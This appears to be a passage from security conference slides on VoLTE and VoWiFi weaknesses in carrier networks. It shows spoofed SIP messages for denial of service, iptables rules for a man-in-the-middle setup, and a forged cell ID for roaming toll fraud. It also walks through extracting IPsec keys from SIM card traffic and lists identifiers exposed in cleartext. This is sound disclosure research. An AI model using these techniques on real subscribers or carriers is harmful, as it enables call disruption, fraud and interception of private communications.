Allow: INVITE,ACK,CANCEL,BYE,MESSAGE,NOTIFY
Content-Length: 127
```


## Denial of Service

- Flooding always depends on resources
- RTP „overlaying“ might work
- Targeted service requests, such as
  - Unregister user
    - REGISTER request (Expires=0).
  - **Terminate victim's call**
    - Send BYE message on behalf of user.
  - Cancel establishing call
    - Send CANCEL message on behalf of user.



## Register Procedure

Source: [VoLTE]



# Case Studies

Some Arbitrary Networks ☺

# How to Access your VoLTE

You need:

1. Contract with VoLTE ☺
2. Rooted Android phone
3. Android-Tools

```
root@herolte:/sdcard # ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 80:00:00:00:00:00 brd 80:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: wmtc_dsl: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ppp
3: rwnet0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ppp
4: rwnet1: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ppp
    inet 10.21.156.70/24 scope global rwnet1
        valid_lft forever preferred_lft forever
5: rwnet2: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ppp
6: rwnet3: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ppp
7: rwnet4: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ppp
8: rwnet5: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ppp
9: rwnet6: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ppp
10: rwnet7: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ppp
11: sit0: <NONE> <NOARP> mtu 1400 qdisc noop state DOWN
    link/sit 0.0.0.0 brd 0.0.0.0
12: ip6tnl0: <NONE> <NOARP> mtu 1452 qdisc noop state DOWN
    link/tunnel6 :: brd ::
13: p2p0: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether ae:5f:3e:c0:ff:63 brd ff:ff:ff:ff:ff:ff
14: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether ac:5f:3e:c0:ff:63 brd ff:ff:ff:ff:ff:ff
```

## First Analysis

- Tcpdump on *rmnet1*
  - *adb shell*
  - *tcpdump -i rmnet1 -n -s 0 -w - | nc -l 127.0.0.1 -p 11233*
  - *adb forward tcp:11233 tcp:11233 && nc 127.0.0.1 11233 | wireshark -k -S -i -*





## Advanced Testing (MitM)

```
##IPTABLES ON ANDROID TO ROUTE TRAFFIC TO LAPTOP AND BACK
```

```
iptables -F
```

```
iptables -t nat -F
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
RMNET=`ip addr show dev rmnet1 | grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}"`
```

```
WLAN=`ip addr show dev wlan0 | grep inet | grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep -v 255`
```

```
IMS="10.0.0.1"
```

```
MITM="192.168.0.2"
```

```
iptables -t nat -A OUTPUT -d $IMS -j DNAT --to-destination $MITM
```

```
iptables -t nat -A POSTROUTING -o wlan0 -d $MITM -j SNAT --to-source $WLAN
```

```
iptables -t nat -A POSTROUTING -o rmnet1 -s $MITM -d $IMS -j SNAT --to-source $RMNET
```

```
iptables -t nat -L -vn
```

dl\_voile\_reg-and-call pcap [Wireshark 2.0.3]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Specimen

No.	Time	Source	Destination	Protocol	Length	Info
1	2016-06-02 14:20:07.632599	fe00::1:1:3337:672d	ff02::1:ff00:2	ICMPv6	80	Neighbor Solicitation for fe00::2
2	2016-06-02 14:20:07.631889	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	TCP	96	33403 → 5060 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 SACK_PERM=1 Tval=1368721 Tseq=
3	2016-06-02 14:20:07.668018	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	TCP	84	5060 → 33403 [SYN, ACK] Seq=0 Ack=1 Win=1440 Len=0 MSS=1440 WS=1024
4	2016-06-02 14:20:07.668313	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	TCP	76	33403 → 5060 [ACK] Seq=1 Ack=1 Win=66400 Len=0
5	2016-06-02 14:20:07.731112	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	TCP	1516	[TCP segment of a reassembled PDU]
6	2016-06-02 14:20:07.732332	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	STP	259	Request: REGISTER sip:ims.mcc001.mcc262.3gppnetwork.org (1 binding) }
7	2016-06-02 14:20:07.763880	fe00::5	fe00::1:1:3337:672d	ICMPv6	88	Neighbor Advertisement fe00::2 (rtr, sol) is at fe:fd:e9:00:00:00
8	2016-06-02 14:20:07.785778	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	TCP	76	5060 → 33403 [ACK] Seq=1 Ack=1624 Win=18432 Len=0
9	2016-06-02 14:20:08.010555	2a01:59f:0103:1c9:1:1	2a01:59f:0103:1c9:1:1	STP	937	Status: 401 Unauthorized 010330325 }
10	2016-06-02 14:20:08.030773	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	TCP	76	33403 → 5060 [ACK] Seq=1624 Ack=862 Win=80344 Len=0
11	2016-06-02 14:20:08.454733	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	ESP	120	ESP (SPI=0x34976ae3)
12	2016-06-02 14:20:08.488958	2a01:59f:0103:1c9:1:1	2a01:59f:0103:1c9:1:1	ESP	108	ESP (SPI=0x000014a8)
13	2016-06-02 14:20:08.489342	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	ESP	108	ESP (SPI=0x34976ae3)
14	2016-06-02 14:20:08.606466	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	ESP	1516	ESP (SPI=0x34976ae3)
15	2016-06-02 14:20:08.609047	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	ESP	632	ESP (SPI=0x34976ae3)
16	2016-06-02 14:20:08.643583	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	ESP	108	ESP (SPI=0x000014a8)
17	2016-06-02 14:20:08.645650	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	ESP	108	ESP (SPI=0x000014a8)
18	2016-06-02 14:20:08.807124	2a01:59f:0103:1c9:1:1	2a01:59f:0103:1c9:1:1	ESP	1036	ESP (SPI=0x000014a8)
19	2016-06-02 14:20:08.887874	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	ESP	108	ESP (SPI=0x34976ae3)
20	2016-06-02 14:20:08.999965	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	ESP	1784	ESP (SPI=0x34976ae3)
21	2016-06-02 14:20:09.064598	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	ESP	1270	ESP (SPI=0x000014a9)
22	2016-06-02 14:20:09.091913	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	ESP	108	ESP (SPI=0x000014a9)
23	2016-06-02 14:20:09.092442	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	ESP	108	ESP (SPI=0xabe59f70)
24	2016-06-02 14:20:09.114732	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	ESP	108	ESP (SPI=0x000014a9)
25	2016-06-02 14:20:09.115052	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	ESP	1516	ESP (SPI=0x000014a9)
26	2016-06-02 14:20:09.115335	2a01:59f:0103:1c9:1:1	2a01:598:400:3002::11	ESP	108	ESP (SPI=0xabe59f70)
27	2016-06-02 14:20:09.115730	2a01:598:400:3002::11	2a01:59f:0103:1c9:1:1	ESP	1516	ESP (SPI=0x000014a9)

File: ~/home/tshmidt/ERNW/Conference... Packets: 72 - Displayed: 72 (100.0%) - Load time: 0:00.000 Profile: Default

o2\_voile-to-voile\_outgoing pcap [Wireshark 2.0.3]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Specimen

No.	Time	Source	Destination	Protocol	Length	Info
1	2016-06-02 11:49:39.300196	100.114.2.194	10.80.110.132	SIP	1150	Request: REGISTER sip:ims.mcc007.mcc262.3gppnetwork.org (1 binding)
2	2016-06-02 11:49:39.339681	10.80.110.132	100.114.2.194	SIP	702	Status: 401 Unauthorized
3	2016-06-02 11:49:40.232898	100.114.2.194	10.80.110.132	ESP	100	ESP (SPI=0x0b082a4b)
4	2016-06-02 11:49:40.253908	10.80.110.132	100.114.2.194	ESP	100	ESP (SPI=0x000021e8)
5	2016-06-02 11:49:40.254336	100.114.2.194	10.80.110.132	ESP	92	ESP (SPI=0x0b082a4b)
6	2016-06-02 11:49:40.274538	10.80.110.132	100.114.2.194	ESP	92	ESP (SPI=0x000021e8)
7	2016-06-02 11:49:40.332443	100.114.2.194	10.80.110.132	ESP	1440	ESP (SPI=0x0b082a4b)
8	2016-06-02 11:49:40.333715	100.114.2.194	10.80.110.132	ESP	100	ESP (SPI=0x0b082a4b)
9	2016-06-02 11:49:40.463834	10.80.110.132	100.114.2.194	ESP	92	ESP (SPI=0x000021e8)
10	2016-06-02 11:49:40.523111	10.80.110.132	100.114.2.194	ESP	820	ESP (SPI=0x000021e8)
11	2016-06-02 11:49:40.523626	100.114.2.194	10.80.110.132	ESP	92	ESP (SPI=0x0b082a4b)
12	2016-06-02 11:49:40.724310	100.114.2.194	10.80.110.132	ESP	1140	ESP (SPI=0x0b082a4b)
13	2016-06-02 11:49:40.773244	10.80.110.132	100.114.2.194	ESP	480	ESP (SPI=0x000021e8)
14	2016-06-02 11:49:40.779391	10.80.110.132	100.114.2.194	IPv4	1508	Fragmented IP protocol (proto=Encap Security Payload 56, off=0, ID=0554) [Reasse
15	2016-06-02 11:49:40.779426	10.80.110.132	100.114.2.194	ESP	300	ESP (SPI=0x000021e8)
16	2016-06-02 11:49:40.832492	100.114.2.194	10.80.110.132	ESP	648	ESP (SPI=0x0b082a4b)
17	2016-06-02 11:49:40.963145	100.114.2.194	10.80.110.132	ESP	1440	ESP (SPI=0x0b082a4b)
18	2016-06-02 11:49:40.964261	100.114.2.194	10.80.110.132	ESP	840	ESP (SPI=0x0b082a4b)
19	2016-06-02 11:49:40.913530	10.80.110.132	100.114.2.194	ESP	444	ESP (SPI=0x000021e8)
20	2016-06-02 11:49:40.913790	100.114.2.194	10.80.110.132	ESP	92	ESP (SPI=0x0b082a4b)
21	2016-06-02 11:49:49.780701	10.80.112.134	100.114.2.194	UDP	63	13194 → 1204 Len=19
22	2016-06-02 11:49:49.819827	10.80.110.132	100.114.2.194	ESP	1340	ESP (SPI=0x000021e8)
23	2016-06-02 11:49:49.820163	100.114.2.194	10.80.110.132	ESP	92	ESP (SPI=0x0b082a4b)
24	2016-06-02 11:49:49.833334	100.114.2.194	10.80.110.132	ESP	800	ESP (SPI=0x0b082a4b)
25	2016-06-02 11:49:49.899953	10.80.112.134	100.114.2.194	UDP	63	13194 → 1204 Len=19
26	2016-06-02 11:49:50.059761	10.80.110.132	100.114.2.194	ESP	624	ESP (SPI=0x000021e8)
27	2016-06-02 11:49:50.060693	10.80.112.134	100.114.2.194	UDP	63	13194 → 1204 Len=19

File: ~/home/tshmidt/ERNW/Conference... Packets: 56 - Displayed: 56 (100.0%) - Load time: 0:00:000 Profile: Default

Vuln	T-Mobile	O2
Encryption	No	No
Integrity Protection	Yes	Yes
Info Disclosure (IMS)	(Yes)	Yes
Info Disclsoure (IP)	Yes	No
Utran-cell-id	Yes	Yes

## Hiding from the Police?

- Often processed by Lawful Interception systems
- Or used for Pay Fraud?
  - Local calls while roaming
    - P-Access-Network-Info defines Cell ID
    - Manipulated to local Cell ID

```
INVITE sip:alice@open-ims.test SIP/2.0
...
User-Agent: Fraunhofer FOKUS/NGNI Java IMS UserEndpoint
FoJIE 0.1 (jdk1.3)
P-Access-Network-Info: 3GPP-UTRAN-TDD; utran-cell-id-3gpp=00000001
Content-Length: 117

v=0
o=user 0 0 IN IP4 127.0.1.1
```



Till now.. Just reading!

„We are using IPSec/TLS, the user can't modify the requests“

## The Challenge

- The communication we found was protected by IPSec
- Although the data is not encrypted, it's signed and as such integrity protected
  - To inject data we need to be able to sign the packets
- We need to get the keys, but how?



## Finding the Keys


- Where do the keys come from?
  - The SIM card!
- How can we reach them
  - Static keys/secrets are usually stored securely and can not be extracted / read
  - We should be able to intercept the data in transit






## SIM Tracer

- Tool for sniffing / injecting / intercepting communication with a SIM card
  - i.e. SIMtrace
    - <http://osmocom.org/projects/simtrace/wiki/SIMtrace>
- Either shows data in special GUI or offers export/stream to pcap





## Raw APDU Paket

0000	00 c0 00 00 35 db 08 1a ef f9 b9 eb a6 3f 30 10	....5.....?0.
0010	20 c8 1e 3a 13 d2 1a a4 6c cf b6 ce cf 5c ec c3	...:....l....\..
0020	10 3b a5 61 a7 a7 4b ea 2f 5e 00 e5 31 14 31 4d	.;.a..K./^..1.1M
0030	02 08 29 a2 2c 62 6f f4 51 4a 90 00	..).,bo.QJ..

## TS 131.103

- “Characteristics of the IP Multimedia Services Identity Module (ISIM) application”
- Includes both structure and communication of ISIM application
- Explicitly describes the commands used in course of authentication



Code	Value
CLA	As specified in TS 31.101
INS	'88'
P1	'00'
P2	See table below
Lc	See below
Data	See below
Le	'00', or maximum length of data expected in response

## TS 131.103

Authentication command  
structure


Coding b8-b1	Meaning
'1-----'	Specific reference data (e.g. DF specific/application dependent key)
'-XXXX---'	'0000'
'-----XXX'	Authentication context: 000 Reserved 001 IMS AKA 010 HTTP Digest 100 GBA context

## TS 131.103

Authentication command  
structure  
P2 Values

## Dissecting the SIM Request

- CLA 00
- INS 88
- P1 00
- P2 81 --> 1000 0001 --> IMS AKA
- Lc 22 --> 34d --> Length of data field
- Payload  
10ec939f4d48495f294c72ec6707b3f1ec10c5  
50a66e03e00000da379a60f7fd942a6135



Byte(s)	Description	Length
1	Length of RAND (L1)	1
2 to (L1+1)	RAND	L1
(L1+2)	Length of AUTN (L2)	1
(L1+3) to (L1+L2+2)	AUTN	L2

## TS 131.103

Authentication command  
structure

IMS AKA Security Context



## Payload

- Lc 22 --> 34d --> Length of data field
  - L1 10 --> 16d --> Length of RAND
  - RANDec939f4d48495f294c72ec6707b3f1ec
  - L2 10 -> Length of AUTN
  - AUTN c550a66e03e00000da379a60f7fd942a
- 
- Resp 6135 -> Part of SIM communications



## Verifying RAND and AUTN

- Nonce from “Unauthorized” response was
  - 7JOfTUhJXyIMcuxnB7Px7MVQpm4D4AAA2jeaYPf9lCo=
- And base64 decoded
  - `ec939f4d48495f294c72ec6707b3f1ecc550a66e03e00000da379a60f7fd942a`
- RAND: `ec939f4d48495f294c72ec6707b3f1ec`
- AUTN: `c550a66e03e00000da379a60f7fd942a`



## The SIM's Response

- 0000 00 c0 00 00 35 db 08 1a ef f9 b9 eb a6 3f 30 10 ....5.....?0.
- 0010 20 c8 1e 3a 13 d2 1a a4 6c cf b6 ce cf 5c ec c3 ...:....l....\..
- 0020 10 3b a5 61 a7 a7 4b ea 2f 5e 00 e5 31 14 31 4d .;.a..K./^..1.1M
- 0030 02 08 29 a2 2c 62 6f f4 51 4a 90 00 ..).,bo.QJ..

Byte(s)	Description	Length
1	"Successful 3G authentication" tag = 'DB'	1
2	Length of RES (L3)	1
3 to (L3+2)	RES	L3
(L3+3)	Length of CK (L4)	1
(L3+4) to (L3+L4+3)	CK	L4
(L3+L4+4)	Length of IK (L5)	1
(L3+L4+5) to (L3+L4+L5+4)	IK	L5

## TS 131.103

Authentication command structure  
IMS AKA Security Context Response

## Decoding the response

- success db
- L3 08 --> 8d
- RES 1aeff9b9eba63f30
- L4 10 --> 16d
- CK 20c81e3a13d21aa46ccfb6cecf5cecc3
- L5 10 --> 16d
- IK 3ba561a7a74bea2f5e00e53114314d02
- ?? 08
- ?? 29a22c626ff4514a



## IK and CK


- IK and CK are the Integrity and Confidentiality keys used for the IPSec connection
- So the only thing missing are the IPSec parameters
  - Which we can find in the initial Register request

```
[Security-mechanism]: ipsec-3gpp  
prot: esp  
mod=trans  
spi-c: 8253 (0x0000203d)  
spi-s: 8254 (0x0000203e)  
port-c: 5437  
port-s: 6000  
alg: hmac-md5-96  
ealg: aes-cbc
```



## VoWifi

The next generation...






## O2 Message & Call

- \$App for messaging and voice services via Wifi

The Setup:

1. Download & Install App
2. Rooted Android
3. Exchange Certificates 😊
4. Having access to cleartext traffic!

[illegible]

Vuln	O2 Message & Call
Encryption	Yes (no certificate pinning!)
Integrity Protection	(Yes)
Authentication	MD5
Info Disclosure (IMS)	Yes
Info Disclsoure (IP)	Yes

## What? MD5?

- A closer look revealed some HTTP communication in advance

```
GET /?client_vendor=SUMT&client_version=Android-  
2.1&rsc_version=5.1B&rsc_profile=joyn_blackbird&SMS_port=37273&vers=0&terminal_vendor=Sony&terminal_mo  
del=C6903&terminal_sw_version=4.4.4&IMEI=253191653489421&IMSI=262071232042132&msisdn=%2B4955521304  
